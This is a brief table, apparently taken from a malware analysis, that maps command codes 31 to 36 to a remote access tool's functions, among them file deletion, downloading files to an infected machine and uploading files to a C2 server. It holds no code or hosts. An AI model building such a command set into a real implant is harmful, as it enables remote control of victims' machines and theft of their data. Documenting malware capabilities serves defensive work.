code31	Query files and directories
code32	Create a Directory
code33	Delete files and folders
code34	Download a file to the infected machine
code35	Upload a file to the C2
code36	Create a Zip archive